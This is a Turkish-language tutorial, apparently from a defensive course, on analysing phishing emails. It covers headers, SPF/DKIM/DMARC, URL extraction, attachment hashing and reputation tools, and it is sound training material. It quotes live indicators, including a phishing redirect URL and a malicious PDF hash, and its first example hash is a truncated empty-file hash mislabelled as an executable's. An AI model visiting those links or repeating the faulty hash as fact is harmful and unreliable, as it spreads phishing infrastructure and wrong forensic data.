DİKKAT: Bir analizdeki en büyük kırmızı bayraklardan (Red Flags) biridir. Meşru bir iletişimde From (Gönderen) ile Reply-To (Yanıtlanacak Adres) genellikle aynıdır. Ancak saldırganlar, ele geçirdikleri meşru bir hesaptan (Compromised Account) e-posta gönderip, kurbanın vereceği yanıtların kendi kontrol ettikleri dış bir e-posta sunucusuna (Attacker Infrastructure) yönlendirilmesi için bu başlığı manipüle ederler.

Tarih ve Saat (Date and Time)

E-postanın ne zaman gönderildiği, zaman dilimi (Timezone) anomalilerini tespit etmek için kullanılır. Şirketinizin çalıştığı mesai saatleri veya coğrafya dışından (örneğin sabaha karşı 03:00'te) gelen kurumsal e-postalar şüphelidir. Ayrıca, bu tarih damgası (Timestamp), güvenlik duvarı (Firewall) veya Proxy loglarında ilgili zararlı web trafiğini (örneğin kurbanın linke ne zaman tıkladığını) ararken korelasyon (bağlantı) kurmak için referans noktamızdır.

E-posta Gövdesi (Body) ve Ek (Attachment) Analizi

Header analiziyle e-postanın altyapısını ve kaynağını haritalandırdıktan sonra, e-postanın taşıdığı asıl silah olan gövdeye ve eklere geçilir.

URL'ler ve Köprüler (URLs and Hyperlinks)

Saldırganlar, kurbanı sahte bir kimlik bilgisi toplama (**Credential Harvesting**) portalına veya zararlı yazılım indirme sunucusuna (Malware Drop Zone) çekmek için URL'leri manipüle ederler. Ekranda görünen metin (Anchor Text) ile arka planda çalışacak olan gerçek bağlantı (href değeri) tamamen farklı olabilir.

Eğer bağlantı bit.ly , is.gd gibi servislerle kısaltılmışsa (Obfuscated), bu URL'lerin doğrudan tarayıcıda açılmaması (OpSec ihlali) hayati önem taşır. Kısaltılmış URL'lerin gerçek hedefini (True Destination) görmek için güvenli Sandbox ortamları veya çevrimiçi de-obfuscation (URL unshortener) araçları kullanılarak bağlantı genişletilmeli (Expand) ve asıl zararlı etki alanı (Domain) artifact olarak kaydedilmelidir.

Eklenti İsimleri ve Formatları (Attachment Names and Extensions)

E-postaya dahil edilen dosyalar ortalama saldırılarının ana damıtıcısıdır (**Dropper**). Eklenti isimlerinde yer alan anormalliklere ve uzantılara dikkat edilmelidir. Saldırganlar genellikle işletim sistemlerinin "Bilinen dosya uzantılarını gizle" varsayılan ayarını istismar etmek için çift uzantı (**Double Extension**) kullanırlar (Örn: `fatura.pdf.exe`). Bunun dışında, faturaymış gibi görünen ancak arka planda komut çalıştırabilen (Executable/Macro-enabled) `.dot`, `.docm`, `.hta`, `.vbs`, `.iso` veya arşivlenmiş `.rar`, `.zip` gibi dosya formatları derhal şüpheli kategoriye alınmalıdır.

Eklenti Özet Değeri (Attachment Hash)

Eğer e-posta şüpheli bir dosya barındırıyorsa, dosyanın adı kolayca değiştirilebileceği için dosya adı üzerinden istihbarat toplanmaz. Bunun yerine dosyanın benzersiz kriptografik özet değeri (Hash) çıkarılmalıdır.

Çarpışma (Collision) risklerinden dolayı analizlerde genellikle MD5 yerine **SHA-256** algoritması tercih edilir.

```
# Linux tabanlı bir analiz sisteminde şüpheli dosyanın SHA-256 hash değerini  
almak  
sha256sum invoice_overdue.pdf.exe
```

Öngörülen Çıktı:

```
e3b0c44298fc1c149afb4c8996fb92427ae41e4649b934ca495991b7852b855  
invoice_overdue.pdf.exe
```

Çıktı Analizi ve Mantığı: Burada elde ettiğimiz

`e3b0c44298fc1c149afb4c8996fb92427ae41e4649b934ca495991b7852b855` hash değeri, bu dosyanın parmak izidir. Dosyanın adı 100 kere değiştirilse bile, içindeki kod değişmediği sürece bu hash aynı kalacaktır. Bu artifact'i kullanarak VirusTotal, AlienVault OTX, IBM X-Force gibi Açık Kaynak İstihbaratı (**OSINT**) ve Tehdit İstihbaratı platformlarında sorgulama yaparız. Böylece dosyanın daha önce başka güvenlik araştırmacıları veya antivirüs firmaları tarafından analiz edilip edilmediğini, hangi zararlı yazılım ailesine (Örn: Emotet, AgentTesla) ait olduğunu saniyeler içinde doğrulayabiliriz.

E-posta Başlığı (Header) Analizi ve İtibar (Reputation) Kontrolleri

Standart e-posta istemcilerinin (Gmail, Yahoo, Outlook vb.) kullanıcı arayüzleri, bir e-postanın yalnızca yüzeysel ve kolayca manipüle edilebilir (spoofed) kısımlarını gösterir. Gerçek gönderici IP adresi (**Sender IP**) ve yanıtların nereye yönlendirildiği (**Reply-To**) gibi kritik **Artifact**'leri (siber olay müdahalesinde geride kalan sayısal iz, kanıt) elde etmek için e-postanın kaynak kodunda bulunan ham başlık (Header) verisinin analiz edilmesi zorunludur. Manuel Header okuma işleminin ötesine geçerek, olay müdahale (Incident Response)

sürecini otomatize eden ve analiste hız kazandıran temel araçları ve itibar (Reputation) analizi konseptlerini inceleyeceğiz.

Otomatize Mail Header Analiz Araçları

Bir ortalama (Phishing) e-postasının kaynak kodunu açtığınızda yüzlerce satırlık karmaşık Received (alındı) başlıkları ve şifreli kimlik doğrulama imzalarıyla karşılaşacaksınız. Bu veriyi manuel ayırtırmak zaman kaybıdır. Bu süreci optimize etmek için kullanılan iki temel araç şunlardır:

- Messageheader (Google Admin Toolbox):** Google'ın sunduğu bu araca ham e-posta başlığını (Raw Header) yapıştırdığınızda, araç tüm yönlendirme yollarını (**Routing Path**) saniyeler içinde haritalandırır.

MessageId	1F16Y.SNHR8.qmail@localhost.localdomain
Created at:	3/19/2026, 8:41:42 PM GMT+8 (Delivered after 4 hours)
From:	Ozempic by MEDVi <MEDVi.lvsupportgq@xmsyuvrxkpcsqbowehipdty.com>
To:	[REDACTED]
Subject:	Lose weight with Medvi - or get your money back
SPF:	pass with IP 212.81.58.178 Learn more
DKIM:	permerror with domain xmsyuvrxkpcsqbowehipdty.com Learn more

#	Delay	From *	To *	Protocol	Time received
0	4 hours	pdr8-services-05v.prod.PYY28AGM.org	pdr8-services-05v	ESMTP	3/20/2026, 12:41:42 AM GMT+8
1	1 sec	wolff.ayav.net.	[Google] mx.google.com	ESMTPS	3/20/2026, 12:41:43 AM GMT+8
2			[Google] 2002:a5d:588e:0:b0:439:bbee:43aa	SMTP	3/20/2026, 12:41:43 AM GMT+8
3			[Google] 2002:a2e:8843:0:b0:387:6d3:f610	SMTP	3/20/2026, 12:41:43 AM GMT+8

- Message Header Analyzer:** Benzer şekilde çalışan bu araç, e-postanın çıkış noktasından hedefe kadar hangi sunuculardan (Hops) geçtiğini kronolojik olarak sıralar.

Insert the message header you would like to analyze

```
25054165.html
<div style="3D"color: #888888; text-decoration: underline;">
  Click here to unsubscribe</a></p>
</div>
</div>
<div style="3D"display:none; max-height:0px; overflow:hidden;">
  
</div>
</body>
</html>
--00000000000003e0bcc064d932116--
```

Analyze headers Clear Copy

Submit feedback on github

Summary

Subject \$55 Pending

MessageId <00000000000003e0bcc064d932116@google.com>

Creation time Sun, 22 Mar 2026 01:49:33 +0000 (Delivered after 1 second)

From Payment <noreply@freearn-0a1bno5.firebaseapp.com>

To [REDACTED]

+ Diagnostics Report

Received headers

Hop#	Submitting host	Receiving host	Time	Delay	Type
1	mail-sor-469.google.com (mail-sor-469.google.com, [209.85.220.69])	mx.google.com	3/22/2026 9:49:33 AM		SMTPS
2		2002:a05:651c:1103:b0:387:6d3:f610	3/22/2026 9:49:34 AM	1 second	SMTP

Other headers

#1	Header	Value
1	Delivered-To	[REDACTED]
2	X-Received	by 2002:a05:6830:6682:b0:7d4:4af4:b7d4 with SMTP id 46e09a7af709-7d7ee5d5d5em:5499049a34.1.1774144173976; Sat, 21 Mar 2026 18:49:33 -0700 (PDT)

Neden bu araçları kullanıyoruz? Bu araçlar sadece zaman kazandırmaz, aynı zamanda gözden kaçabilecek yapılandırma hatalarını (**Misconfigurations**) anında vurgular. E-

postanın geç kalma sürelerini (Delay) hesaplar ve en önemlisi SPF, DKIM, DMARC gibi e-posta kimlik doğrulama mekanizmalarının sonuçlarını net bir şekilde özetler.

Message Header Analyzer veya Messageheader üzerinde görebileceğiniz tipik bir ayrıştırma (parsing) çıktısı:

Authentication-Results:

```
spf=fail (sender IP is 198.51.100.45) smtp.mailfrom=paypal.com;  
dkim=neutral (no signature) header.i=@paypal.com;  
dmarc=fail action=reject header.from=paypal.com;
```

Gecikme (Delay): 2 seconds

Çıkış IP'si (Originating IP): 198.51.100.45

Çıktı Analizi: Yukarıdaki örnek çıktıda, e-postanın PayPal'dan gelmiş gibi görünmesine rağmen SPF ve DMARC doğrulamalarından geçemediğini (**fail**) görüyoruz. Ayrıca gerçek çıkış IP'si tespit edilmiştir. Bu bilgiler, e-postanın kesinlikle sahte (spoofed) olduğunu matematiksel olarak kanıtlar.

IP ve URL İtibar Analizi (Reputation Analysis)

Header analizi sonucunda şüpheli IP adresleri ve e-posta gövdesinden şüpheli URL'ler elde ettikten sonra, bu altyapıların meşru bir kuruma mı yoksa bilinen bir zararlı aktiviteye mi (Malicious Activity) ait olduğunu doğrulamamız gerekir. Bu aşamada Siber Tehdit İstihbaratı (**Threat Intelligence**) araçları devreye girer.

1. IPinfo (Coğrafi ve Organizasyonel Bağlam)

IPinfo, bir IP adresinin arkasındaki coğrafi konumu ve organizasyonu (ASN - Autonomous System Number) tespit etmek için kullanılır.

The Trusted Source for IP Address Data

With IPinfo, you can pinpoint your users' locations, customize their experiences, prevent fraud, ensure compliance, and so much more.

Fast • Accurate • Trusted by 100,000+ businesses and developers since 2013.

[Sign up for free](#) [Contact Sales](#)

No credit card required.

34.98.99.30

ip: "34.98.99.30"

hostname: "30.99.98.34.bc.googleusercontent.com"

anycast: true

city: "Kansas City"

region: "Missouri"

country: "US"

loc: "39.0997,-94.5786"

org: "AS15169 Google LLC"

postal: "64121"

timezone: "America/Chicago"

asn: Object

asn: "AS15169"

name: "Google LLC"

domain: "google.com"

route: "34.96.0.0/14"

type: "business"

Try:

ÖNEMLİ: Sadece IP'nin nerede olduğuna değil, kime ait olduğuna bakmalısınız. Örneğin; Microsoft'tan geldiğini iddia eden bir e-postanın Originating IP'sini **IPinfo**'da sorguladığınızda sonuç olarak ABD'deki resmi Microsoft ASN'si yerine Rusya'daki ucuz bir VPS (Sanal Sunucu) sağlayıcısı veya Brezilya'daki bir ev interneti (Residential ISP) çıkıyorsa, bu altyapının bir saldırıgana veya ele geçirilmiş bir Botnet ağına ait olduğu kesinleşir.

2. URLScan.io (Güvenli Korumalı Alan / Sandbox Analizi)

Ortalama e-postalarındaki bağlantılara doğrudan tıklamak, Drive-by Download (kullanıcı etkileşimi olmadan zararlı yazılım inmesi) zafiyetlerine yol açabilir. **URLScan.io**, şüpheli web sitelerini analistin kendi cihazını tehlikeye atmadan, izole edilmiş bir ortamda (Sandbox) incelemesini sağlar.

capital-one.com

34.98.99.30 🇺🇸

URL: <http://capital-one.com/>

Submission: On July 01 via api (July 1st 2021, 6:27:50 pm UTC) from US 🇺🇸

Summary HTTP 14 Redirects Links 1 Behaviour Indicators Similar DOM Content API

Summary

This website contacted 5 IPs in 2 countries across 5 domains to perform 14 HTTP transactions. The main IP is 34.98.99.30, located in Kansas City, United States and belongs to GOOGLE, US. The main domain is capital-one.com.

capital-one.com scanned 61 times on urlscan.io

Show Scans 61

urlscan.io Verdict: No classification 🟢

Live information

Google Safe Browsing: 🟢 No classification for capital-one.com

Current DNS A record: 34.98.99.30 (AS15169 - GOOGLE, US)

Screenshot

Live screenshot Full Image



Arka plandaki mantık: Siz URL'i sisteme verdiğinizde, URLScan gerçek bir kullanıcının tarayıcı oturumunu (**Browsing Session**) simüle eder. Siteye gider, tüm yönlendirmeleri (Redirects) takip eder, arka planda çalışan JavaScript'leri izler, yapılan tüm ağ isteklerini (HTTP Requests) kaydeder ve sitenin ekran görüntüsünü (**Screenshot**) alır.

URLScan.io'nun arka planda yakalayabileceği bir zararlı yönlendirme trafiği örneği:

GET /login.php HTTP/1.1

Host: fake-microsoft-login-site.com

User-Agent: URLScan.io Custom Agent

Analiz: Kısaltılmış veya masum görünen bir URL (örn: bit.ly/123), URLScan
üzerinden geçirildiğinde hedefin Microsoft'u taklit eden sahte bir
kimlik avı (Credential Harvesting) sayfası olduğu güvenli bir şekilde ifşa edilir.

3. Talos IP & Domain Reputation Center (Cisco)

Cisco tarafından desteklenen bu tehdit istihbaratı aracı, elde ettiğiniz Göstergelerin (**IoC - Indicator of Compromise**; Örn: IP veya Domain) küresel çaptaki sabıka kaydını sorgular.

Lookup data results for IP Address	
209.85.220.69	
IP & Domain Reputation Overview Email & Spam Trends	
LOCATION DATA	
MOUNTAIN VIEW, UNITED STATES	
OWNER DETAILS	
IP ADDRESS	209.85.220.69
FWD/REV DNS MATCH	Yes
HOSTNAME	mail-sor-f69.google.com
DOMAIN	google.com
NETWORK OWNER	GOOGLE INC.
CONTENT DETAILS	
CONTENT CATEGORY	No established content categories
Think these category details are incorrect?	
Submit Content Categorization Ticket	
REPUTATION DETAILS	
SENDER IP REPUTATION	Neutral
Submit Sender IP Reputation Ticket	
WEB REPUTATION	Neutral
Submit Web Reputation Ticket	
EMAIL VOLUME DATA	
LAST DAY LAST MONTH	
EMAIL VOLUME	7.1 6.6
VOLUME CHANGE	2.99% ↑
BLOCK LISTS	
BL.SPAMCOP.NET	Not Listed
CBL.ABUSEAT.ORG	Not Listed
PBL.SPAMHAUS.ORG	Not Listed
SBL.SPAMHAUS.ORG	Not Listed
TALOS SECURITY INTELLIGENCE BLOCK LIST	
ADDED TO THE BLOCK LIST	
No	

DİKKAT: Talos, devasa bir veri tabanına sahiptir. Sorguladığınız IP veya Domain daha önce spam kampanyalarında, fidye yazılımı (Ransomware) dağıtımında veya botnet komuta-kontrol (C2) sunucusu olarak kullanılmışsa, Talos bunu anında tespit eder ve altyapıyı "Poor" (Kötü) veya "Malicious" (Zararlı) olarak sınıflandırır. Bu sınıflandırma, güvenlik operasyon merkezlerinde (SOC) ilgili trafiğin derhal engellenmesi (Block/Drop) için en geçerli dayanaklardan biridir.

E-posta Gövdesi ve Ek Analizi (Email Body and Attachment Analysis)

E-posta başlığı (Header) analizini tamamlayıp saldırının kökenini ve altyapısını haritalandırdıktan sonra, analizin odak noktası e-postanın gövdesine (Body) kaymalıdır. E-posta başlığı bize saldırganın "kim" olduğunu ve "nereden" geldiğini söylerken; e-posta gövdesi saldırının asıl "niyetini" (True Intent) ve operasyonel hedefini ortaya çıkarır.



Saldırganlar, hedeflenen sistemi tehlikeye atmak veya hassas verileri çalmak için hazırladıkları **Payload**'u (Hedef sistemde çalıştırılmak istenen veya kurbanı manipüle eden asıl zararlı bileşen) genellikle bu aşamada teslim ederler. Bu teslimat iki temel formda gerçekleşir: Kullanıcıları sahte bir kimlik avı sayfasına çekmek üzere tasarlanmış bir köprü (Hyperlink) veya doğrudan sistemi ele geçirmeyi amaçlayan zararlı bir dosya eki (Attachment).

E-posta Gövdesindeki Bağlantıların (URL) Analizi

Görünür e-posta içeriğindeki bağlantıları analiz ederken yapılan en kritik hata, bağlantıyla doğrudan etkileşime girmektir. Bir bağlantının hedefini belirlemenin en temel ve nispeten güvenli yolu, tarayıcı veya e-posta istemcisinin arayüzü üzerinden bağlantıya sağ tıklayıp "Bağlantı Adresini Kopyala" (Copy link address) seçeneğini kullanmaktır. Bu yöntem, kurbanın HTTP/HTTPS isteği (Request) oluşturmadan ve bağlantıyı (Link) çözümlemeden (Resolution) hedef URL'i panoya (Clipboard) almasını sağlar. Ancak bu statik yöntem, karmaşık veya gizlenmiş (**Obfuscated** - Güvenlik cihazlarını ve analistleri yanıltmak için kodun veya yapının karmaşılaştırılması) URL'leri tespit etmekte yetersiz kalabilir.

GET APPROVED

Join 100,00+ MEDV patients



Bu kısıtlamayı aşmak ve gizlenmiş bağlantıları açığa çıkarmak için e-postanın altında yatan ham HTML kaynak kodunun (Raw Source) incelenmesi zorunludur. Manuel kaynak kodu incelemesi zaman alıcı ve insan hatasına açık olduğundan, profesyonel analiz süreçlerinde otomatik **URL Extraction** (Bağlantı Çıkarma) araçları kullanılır.

Step 1: Select your input

Enter Data Choose File Enter URL

☐ Scan list of web pages

Use this Regular Expression instead

4. If you don't have a gaming PC to co-op with friends, build one on Parsec

5. Join our Discord for support, updates, and finding friends to game with

Parsec Cloud, Inc.
115 Broadway, Fifth Floor, New York, NY 10006, USA

</object>

Clear Input Example

Step 2: Choose output options (optional)

Step 3: Extract URLs

Extract Extract To Excel

Result Data:

https://calendly.com/
https://imgur.com/
https://manage.fastly.com/confirm/
https://podio.com/signup/setup?activation_code=&utm_nooverride=1
https://storage.googleapis.com/sqfdqsf/sqfdqsf.html#/redirect.html?od=1404.5a79b56.00000rjsyct2rvc0o4_x11464.jsyctMXY0b2duLTNhNTJlbGk0b1cjP
https://storage.googleapis.com/sqfdqsf/sqfdqsf.html#/redirect.html?od=1404.5a79b56.00000rjsyct2rvc0o4_x11464.jsyctMXY0b2duLTNhNTJlbGk0b1cjP
https://storage.googleapis.com/sqfdqsf/sqfdqsf.html#/redirect.html?od=1404.5a79b56.00000rjsyct2rvc0o4_x11464.jsyctMXY0b2duLTNhNTJlbGk0b1cjP

Ham e-posta içeriğini bu araçlara yapıştırdığınızda, sistem içerideki tüm gömülü (Embedded) bağlantıları otomatik olarak ayrıştırır (**Parse**). Bu işlem için sektör standartlarında en çok tercih edilen, çok yönlü (Versatile) bir veri işleme aracı olan **CyberChef**'tir. **CyberChef** üzerindeki spesifik "Extract URLs" reçetesi (Recipe), e-posta gövdesine gizlenmiş, zararsız görünen metinlerin (Anchor Text) arkasındaki asıl zararlı yönlendirmeleri deşifre ederek analiste net bir hedef listesi sunar.

Zararlı Eklentilerin (Attachments) Yönetimi ve OPSEC (Operasyonel Güvenlik)

DİKKAT: Üzerinde çalıştığınız şüpheli e-postada bir eklenti (Attachment) bulunuyorsa, analistin yapabileceği en ölümcül hata bu dosyayı kendi ana bilgisayarına (Host OS) doğrudan indirmektir. Dosyanın yanlışlıkla çalıştırılması (Accidental Execution), tüm kurumsal ağın tehlikeye girmesine yol açabilir.

Zararlı olduğundan şüphelenilen her türlü eklenti, izole edilmiş bir **Sandbox** (Zararlı yazılımların ana sisteme zarar vermeden incelenebildiği izole sanal ortam) veya internet erişimi/ağ bağlantısı kısıtlanmış özel bir **Sanal Makine (VM - Virtual Machine)** ortamında indirilmelidir.

Dosya güvenli bir ortama alındıktan sonra, dosyanın adıyla (ki bu saldırgan tarafından sürekli değiştirilebilir) ilgilenilmez. Dosyanın içeriğini temsil eden, eşsiz ve değiştirilemez bir kriptografik özet değeri (**Hash**) elde edilmelidir. Linux tabanlı analiz ortamlarında bu işlem için `sha256sum` komutu kullanılır.

```
user@tryhackme$ sha256sum shady_attachment.pdf
025ba9ce4a2118a9ca7b115c8869ff73bc16bad3732ba359cef1e60ad8f961f9
shady_attachment.pdf
```

Komut ve Çıktı Analizi:

- `sha256sum` komutu, hedef dosyanın SHA-256 (Secure Hash Algorithm 256-bit) algoritması kullanılarak parmak izini çıkarır. Bu algoritma, MD5 veya SHA-1 gibi eski algoritmalara kıyasla çakışma (Collision) riski çok daha düşük olduğu için modern siber tehdit istihbaratında standarttır.
- Çıktıdaki `025ba9ce4a21...` ile başlayan 64 karakterlik alfasayısal dize, bu PDF dosyasının mutlak matematiksel özetidir. Dosyanın içindeki tek bir bayt (byte) bile değiştirilseydi, bu özet değeri tamamen farklı bir sonuca dönüşecekti. Saldırgan dosyanın adını `fatura.pdf` veya `ozgecmis.pdf` yapsa bile, bu hash değeri sabit kalacağından dolayı analistler için en güvenilir Tehdit Göstergesidir (**IoC - Indicator of Compromise**).

FILE REPUTATION



Malicious

TALOS WEIGHTED FILE REPUTATION SCORE ⓘ

Score not available.

Think this reputation is incorrect?

Submit a File Reputation Ticket

SHA256

025BA9CE4A2118A9CA7B115C8869FF73BC16BAD3732BA359CEF1E60AD8F961F9

Clicking the above SHA256 will redirect you to Cisco ThreatGrid. This service requires a ThreatGrid subscription.

FILE SIZE	41939 bytes
SAMPLE TYPE	PDF document, version 1.4
CISCO SECURE ENDPOINT DETECTION NAME	W32.Auto:025ba9.in03.Talos

*Limited to SHA256 lookup

ASSOCIATED DOMAINS FOR THIS HASH

Domains not available.

DETECTION ALIASES

[UNKNOWN_MALICIOUS] Phishing/PDF.Malurl.XG5
detected
PDF:PhishingX-gen [Phish]
PDF:Spam.Heur.1
malware.confidence_100
PDF/Agent.X.gen!Camelot


Tehdit İstihbaratı (Threat Intelligence) ve İtibar (Reputation) Kontrolleri

Elde edilen SHA-256 hash değeri ile dosyanın dünya çapındaki sabıka kaydı incelenir. Bu süreçte iki temel platform kritik rol oynar:

- 1. Talos IP & Domain Reputation Center:** Cisco tarafından desteklenen bu platforma hash değeri girildiğinde, sistemin veri tabanında daha önce bu dosyayla karşılaşılıp karşılaşmadığı sorgulanır. Eğer araç bu hash değerini **Phishing (Oltalama)**, **Malicious**

(Zararlı) veya **Spam** etiketleriyle sınıflandırıyorsa, dosyanın zararlı doğası yüksek güvenilirlikle doğrulanmış olur.

2. **VirusTotal**: Onlarca farklı güvenlik vendor'unun (Antivirüs firmaları, IPS/IDS kural üreticileri) motorlarını tek bir çatı altında toplayan endüstri standardı araçtır. Elde ettiğimiz hash değerini (veya çıkardığımız URL'leri/IP adreslerini) **VirusTotal**'da arattığımızda, sadece bir veya iki antivirüsün değil, 70'ten fazla farklı motorun bu dosyayı nasıl sınıflandırdığını görürüz. Ayrıca araç, şüpheli kalıntıların (Artifacts) doğrudan platforma yüklenmesine (Upload) olanak tanıyarak statik ve dinamik analiz sonuçlarını (dosyanın hangi DLL'leri çağırdığı, ağda nereye bağlanmaya çalıştığı vb.) saniyeler içinde analiste sunar.



33 / 65
Community Score

33/65 security vendors flagged this file as malicious

025ba9ce4a2118a9ca7b115c8869ff73bc16bad3732ba359cef1e60ad8f961f9
pdf-legitimo.pdf

Size: 40.96 KB
Last Analysis Date: 1 year ago

pdf checks-user-input checks-network-adapters long-sleeps runtime-modules direct-cpu-clock-access detect-debug-environment

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 2

Popular threat label phishing.phishingx Threat categories phishing trojan Family labels phishingx

Security vendors' analysis

AhnLab-V3	Phishing/PDF.Malurl.XG5	Arcabit	PDF.Spam.Heur.1
Arctic Wolf	Unsafe	Avast	PDF:PhishingX-gen [Phish]
AVG	PDF:PhishingX-gen [Phish]	Avira (no cloud)	HTML/Malicious.PDF.Gen
BitDefender	PDF.Spam.Heur.1	Cynet	Malicious (score: 99)
DrWeb	PDF.Phisher.197	Emsisoft	PDF.Spam.Heur.1 (B)

Zararlı Yazılım Korumalı Alanları (Malware Sandboxes)

Savunma perspektifinden (Blue Team) bakıldığında, şüpheli bir e-posta ekini veya dosyanın doğasını tam anlamıyla kavramak için her zaman ileri seviye zararlı yazılım analizi (Reverse Engineering, Assembly okuma vb.) yeteneklerine sahip olmamız gerekmez. Modern siber güvenlik operasyonlarında bu süreci güvenli ve hızlı bir şekilde yürütmek için **Malware Sandbox** (Zararlı Yazılım Korumalı Alanı) olarak bilinen izole ortamlar ve çevrimiçi servisler kullanılır.

Malware Sandbox, potansiyel olarak zararlı bir dosyanın veya bağlantının, analistin kendi fiziksel veya kurumsal sistemine (**Host OS**) zarar verme riski olmadan, tamamen izole edilmiş, sanallaştırılmış ve yakından izlenen bir ortamda çalıştırılmasına (execute) olanak tanır.

Neden bu araçları kullanıyoruz? Şüpheli bir dosyayı (örneğin bir faturaymış gibi görünen .docm veya .pdf.exe dosyasını) bu ortamlara yüklediğimizde, dosyanın arka planda gerçekleştirdiği tüm faaliyetleri güvenli bir mesafeden gözlemleyebiliriz. Zararlı yazılımın komuta ve kontrol sunucularıyla (C2) iletişim kurmak için temas etmeye çalıştığı URL'leri, sisteme indirdiği ikincil zararlı yükleri (**Secondary Payloads**) ve sistemde bıraktığı diğer tüm **IOC**'leri (**Indicators of Compromise** - Uzlaşma Göstergeleri; bir sistemin tehlikeye atıldığını


veya zararlı aktivite barındırdığını kanıtlayan IP, domain, hash gibi adli deliller) hızlıca tespit edip ağ geçitlerimizde (Firewall/Proxy) engelleme kuralları yazabiliriz.

Aşağıda, sektörde en çok kullanılan üç temel Sandbox çözümünün analitik incelemesi yer almaktadır:

ANY.RUN: Etkileşimli Gerçek Zamanlı Analiz (Interactive Real-Time Analysis)

ANY.RUN, analistlerin şüpheli dosyaları ve URL'leri gerçek zamanlı olarak güvenli bir şekilde çalıştırmasına ve gözlemlemesine olanak tanıyan etkileşimli bir zararlı yazılım analiz platformudur.

ÖNEMLİ: Geleneksel Sandbox'ların çoğu dosyayı alır, arka planda otomatik çalıştırır ve size sadece bir sonuç raporu sunar. Ancak ANY.RUN'ın en büyük teknik farkı, analiste **etkileşimli (hands-on)** bir deneyim sunmasıdır.



